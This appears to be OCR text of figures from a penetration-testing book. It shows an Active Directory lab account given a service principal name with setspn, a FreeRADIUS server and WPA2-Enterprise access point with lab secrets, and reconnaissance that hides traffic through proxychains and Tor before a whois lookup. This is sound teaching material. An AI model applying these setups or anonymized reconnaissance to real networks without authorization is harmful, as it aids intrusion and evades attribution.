

Administrator: Command Prompt
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Users\Administrator>setspn -a DC1/sqladmin.REDTEAMLAB.local:64123 REDTEAMLAB\sqladmin
Checking domain DC=redteamlab,DC=local
Registering ServicePrincipalNames for CN=SQLAdmin,CN=Users,DC=redteamlab,DC=local
DC1/sqladmin.REDTEAMLAB.local:64123
Updated object
C:\Users\Administrator>



Other user
redteamlab\Administrator
Sign in to: redteamlab
How do I sign in to another domain?


Wireless Penetration Testing Lab
AAA Server
(RADIUS)
Access Point
Wireless Client
Internal Corporate Network


Create Virtual Machine
Name and operating system
Name:
FreeRadius
Machine Folder:
E:\Virtual Box VMs
Type:
Linux
Version:
Ubuntu (64-bit)
Memory size
1024
MB
4 MB
16384 MB
Hard disk
Do not add a virtual hard disk
Create a virtual hard disk now
Use an existing virtual hard disk file
Guided Mode
Create
Cancel
1
2
3
4
5


Create Virtual Hard Disk
File location
E:/Virtual Box VMs/Kali Linux 2021/FreeRadius/FreeRadius.vhd
File size
1
40.00 GB
4.00 MB
2.00 TB
Hard disk file type
VDI (VirtualBox Disk Image)
VHD (Virtual Hard Disk)
2
VMDK (Virtual Machine Disk)
HDD (Parallels Hard Disk)
QCOW (QEMU Copy-On-Write)
QED (QEMU enhanced disk)
Storage on physical hard disk
Dynamically allocated
3
Fixed size
Split into files of less than 2GB
4
Guided Mode
Create
Cancel


FreeRadius - Settings
General
System
Display
Storage
Audio
Network
Serial Ports
Network
Adapter 1
Adapter 2
Adapter 3
Adapter 4
Enable Network Adapter
Attached to:
Bridged Adapter
Name:
Intel(R) Dual Band Wireless-AC 3165
Advanced


FreeRadius - Settings
General
System
Display
Storage
Audio
Network
Storage
Storage Devices
Controller: IDE
Empty
1
Controller: SATA
FreeRadius.vhd
Attributes
Optical Drive:
IDE Secondary Device 0
Live CD/DVD
Information
Type:
Size:
Location:
Attached to:
2

```
glen@freeradius: ~

glen@freeradius:~$ sudo ls -l /etc/freeradius/3.0
total 148
drwxr-xr-x 2 freerad freerad  4096 Jun  8 19:23 certs
-rw-r----- 1 freerad freerad  7476 Jan 25  2020 clients.conf
-rw-r----- 1 freerad freerad  1440 Jan 25  2020 dictionary
-rw-r----- 1 freerad freerad  2661 Jan 25  2020 experimental.conf
lrwxrwxrwx 1 freerad freerad    28 Jan 25  2020 hints -> mods-config/preprocess/hints
lrwxrwxrwx 1 freerad freerad    33 Jan 25  2020 huntgroups -> mods-config/preprocess/huntgroups
drwxr-xr-x 2 freerad freerad  4096 Jun  8 19:23 mods-available
drwxr-xr-x 9 freerad freerad  4096 Jun  8 19:23 mods-config
drwxr-xr-x 2 freerad freerad  4096 Jun  8 19:23 mods-enabled
-rw-r----- 1 freerad freerad    52 Jan 25  2020 panic.gdb
drwxr-xr-x 2 freerad freerad  4096 Jun  8 19:23 policy.d
-rw-r----- 1 freerad freerad 27990 Jan 25  2020 proxy.conf
-rw-r----- 1 freerad freerad 30620 Jan 25  2020 radiusd.conf
-rw-r----- 1 freerad freerad 20807 Jan 25  2020 README.rst
drwxr-xr-x 2 freerad freerad  4096 Jun  8 19:23 sites-available
drwxr-xr-x 2 freerad freerad  4096 Jun  8 19:23 sites-enabled
-rw-r----- 1 freerad freerad  3470 Jan 25  2020 templates.conf
-rw-r----- 1 freerad freerad  8536 Jan 25  2020 trigger.conf
lrwxrwxrwx 1 freerad freerad    27 Jan 25  2020 users -> mods-config/files/authorize
glen@freeradius:~$
```


```
#
# This is a complete entry for "steve".  Note that there is no fall-through
# entry so that no DEFAULT entry will be used, and the user will NOT
# get any attributes in addition to the ones listed here.
#
#steve  Cleartext-Password := "testing"
#       Service-Type = Framed-User,
#       Framed-Protocol = PPP,
#       Framed-IP-Address = 172.16.3.33,
#       Framed-IP-Netmask = 255.255.255.0,
#       Framed-Routing = Broadcast-Listen,
#       Framed-Filter-Id = "std.ppp",
#       Framed-MTU = 1500,
#       Framed-Compression = Van-Jacobsen-TCP-IP
bob Cleartext-Password :=  [redacted]"
#
# The canonical testing user which is in most of the
# examples.
#
#bob    Cleartext-Password := "hello"
#       Reply-Message = "Hello, %{User-Name}"
#
```


```
#
#  Each client has a "short name" that is used to distinguish it from
#  other clients.
#
#  In version 1.x, the string after the word "client" was the IP
#  address of the client.  In 2.0, the IP address is configured via
#  the "ipaddr" or "ipv6addr" fields.  For compatibility, the 1.x
#  format is still accepted.
#
client 172.16.17.199 {
        secret = radiuspassword1
        shortname = CorpAP
}

client localhost {
        #  Only one of ipaddr, ipv4addr, ipv6addr may be specified for
        #  a client.
        #
```

```
glen@freeradius:~$ sudo systemctl status freeradius
● freeradius.service - FreeRADIUS multi-protocol policy server
     Loaded: loaded (/lib/systemd/system/freeradius.service; disabled; vendor preset: enabled)
     Active: active (running) since Tue 2021-06-08 20:04:17 UTC; 16s ago
       Docs: man:radiusd(8)
             man:radiusd.conf(5)
             http://wiki.freeradius.org/
```


```
glen@freeradius:~$ sudo lsof -i -P -n
COMMAND    PID            USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
systemd-n  745 systemd-network   20u  IPv6  20859      0t0  UDP [fe80::a00:27ff:fe09:ae9]:546
systemd-n  745 systemd-network   21u  IPv4  20864      0t0  UDP 172.16.17.39:68
systemd-r  747 systemd-resolve   12u  IPv4  20866      0t0  UDP 127.0.0.53:53
systemd-r  747 systemd-resolve   13u  IPv4  20867      0t0  TCP 127.0.0.53:53 (LISTEN)
sshd      1430            root    3u  IPv4  25412      0t0  TCP *:22 (LISTEN)
sshd      1430            root    4u  IPv6  25423      0t0  TCP *:22 (LISTEN)
sshd      4116            root    4u  IPv4  34647      0t0  TCP 172.16.17.39:22->172.16.17.9:56602 (ESTABLISHED)
sshd      4195            glen    4u  IPv4  34647      0t0  TCP 172.16.17.39:22->172.16.17.9:56602 (ESTABLISHED)
freeradiu 4397        freerad    8u  IPv4  38993      0t0  UDP *:1812
freeradiu 4397        freerad    9u  IPv4  38994      0t0  UDP *:1813
freeradiu 4397        freerad   10u  IPv6  38995      0t0  UDP *:1812
freeradiu 4397        freerad   11u  IPv6  38996      0t0  UDP *:1813
freeradiu 4397        freerad   12u  IPv4  38997      0t0  UDP 127.0.0.1:18120
freeradiu 4397        freerad   13u  IPv4  38998      0t0  UDP *:38848
freeradiu 4397        freerad   14u  IPv6  38999      0t0  UDP *:57671
glen@freeradius:~$
```


RADIUS open ports



Setup
Wireless
Services
Security
Access Restrictions
NAT / QoS
Administration
Status
Basic Settings
Radius
Wireless Security
MAC Filter
Advanced Settings
WDS
Wireless Physical Interface wl0 [2.4 GHz]
Physical Interface wl0 - SSID [Corp_Wi-Fi] HWAddr [68:7F:74:01:28:E1]
Wireless Mode
AP
Wireless Network Mode
N-Only
Wireless Network Name (SSID)
Corp_Wi-Fi
Wireless Channel
6 - 2.437 GHz
Channel Width
20 MHz
Wireless SSID Broadcast
Enable
Disable
Sensitivity Range (ACK Timing)
2000
(Default: 2000 meters)
Network Configuration
Unbridged
Bridged
Virtual Interfaces
Add
Save
Apply Settings
Cancel Changes
Help
more...
Attention: It is recommended that you press Apply Settings after you change a value in order to update the fields with the corresponding parameters.


Setup
Wireless
Services
Security
Access Restrictions
NAT / QoS
Administration
Status
Basic Settings
Radius
Wireless Security
MAC Filter
Advanced Settings
WDS
Wireless Security wl0
Physical Interface wl0 SSID [Corp_Wi-Fi] HWAddr [68:7F:74:01:28:E1]
Security Mode
WPA2-EAP
WPA Algorithms
AES
Radius Auth Server Address
172 . 16 . 17 . 129
Radius Auth Server Port
1812
(Default: 1812)
Radius Auth Shared Secret
Unmask
Key Renewal Interval (in seconds)
3600
Save
Apply Settings
Help
more...
Security Mode:
You may choose from Disable, WEP, WPA Personal, WPA Enterprise, or RADIUS. All devices on your network must use the same security mode. With N-Mode you must use WPA2/AES.

Chapter 4: Reconnaissance and Footprinting








```
kali@kali:~$ locate proxychains
/etc/proxychains4.conf
/etc/alternatives/proxychains
/etc/alternatives/proxychains.1.gz
/usr/bin/proxychains
```


```
 7 # only one option should be uncommented at time,
 8 # otherwise the last appearing option will be accepted
 9 #
10 dynamic_chain
11 #
12 # Dynamic - Each connection will be done via chained proxies
13 # all proxies chained in the order as they appear in the list
14 # at least one proxy must be online to play in chain
15 # (dead proxies are skipped)
16 # otherwise EINTR is returned to the app
17 #
18 #strict_chain
19 #
20 # Strict - Each connection will be done via chained proxies
21 # all proxies chained in the order as they appear in the list
```

1

2

```
110 #
111 [ProxyList]
112 # add proxy here ...
113 # meanwile
114 # defaults set to "tor"
115 #socks4         127.0.0.1 9050
116 http 167.71.27.77 8080
117 http 159.65.14.136 8080
118
```

```
kali@kali:~$ proxychains4 firefox
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] Dynamic chain  ...  167.71.27.77:8080 [proxychains] DLL init: proxychains-ng 4.14
 ...  content-signature-2.cdn.mozilla.net:443 [proxychains] DLL init: proxychains-ng 4.14
 ...  OK
[proxychains] Dynamic chain  ...  167.71.27.77:8080  ...  firefox.settings.services.mozilla.com:443
[proxychains] Dynamic chain  ...  167.71.27.77:8080  ...  firefox.settings.services.mozilla.com:443
[proxychains] Dynamic chain  ...  167.71.27.77:8080  ...  push.services.mozilla.com:443  ...  OK
[proxychains] Dynamic chain  ...  167.71.27.77:8080  ...  safebrowsing.googleapis.com:443  ...  OK
```




```
110 #
111 [ProxyList]
112 # add proxy here ...
113 # meanwile
114 # defaults set to "tor"
115 socks4  127.0.0.1 9050
116 #http 167.71.27.77 8080
117 #http 159.65.14.136 8080
118
```


```
kali@kali:~$ sudo systemctl status tor
● tor.service - Anonymizing overlay network for TCP (multi-instance-master)
     Loaded: loaded (/lib/systemd/system/tor.service; disabled; vendor preset: disabled)
     Active: active (exited) since Wed 2021-06-16 17:55:52 EDT; 8s ago
    Process: 26363 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
   Main PID: 26363 (code=exited, status=0/SUCCESS)
        CPU: 1ms
```


```
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  firefox.settings.services.mozilla.com:443
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  push.services.mozilla.com:443  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  ocsp.pki.goog:80  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  ocsp.digicert.com:80  ...  OK
```

```
kali@kali:~$ whois microsoft.com
   Domain Name: MICROSOFT.COM
   Registry Domain ID: 2724960_DOMAIN_COM-VRSN
   Registrar WHOIS Server: whois.markmonitor.com
   Registrar URL: http://www.markmonitor.com
   Updated Date: 2021-03-12T23:25:32Z
   Creation Date: 1991-05-02T04:00:00Z
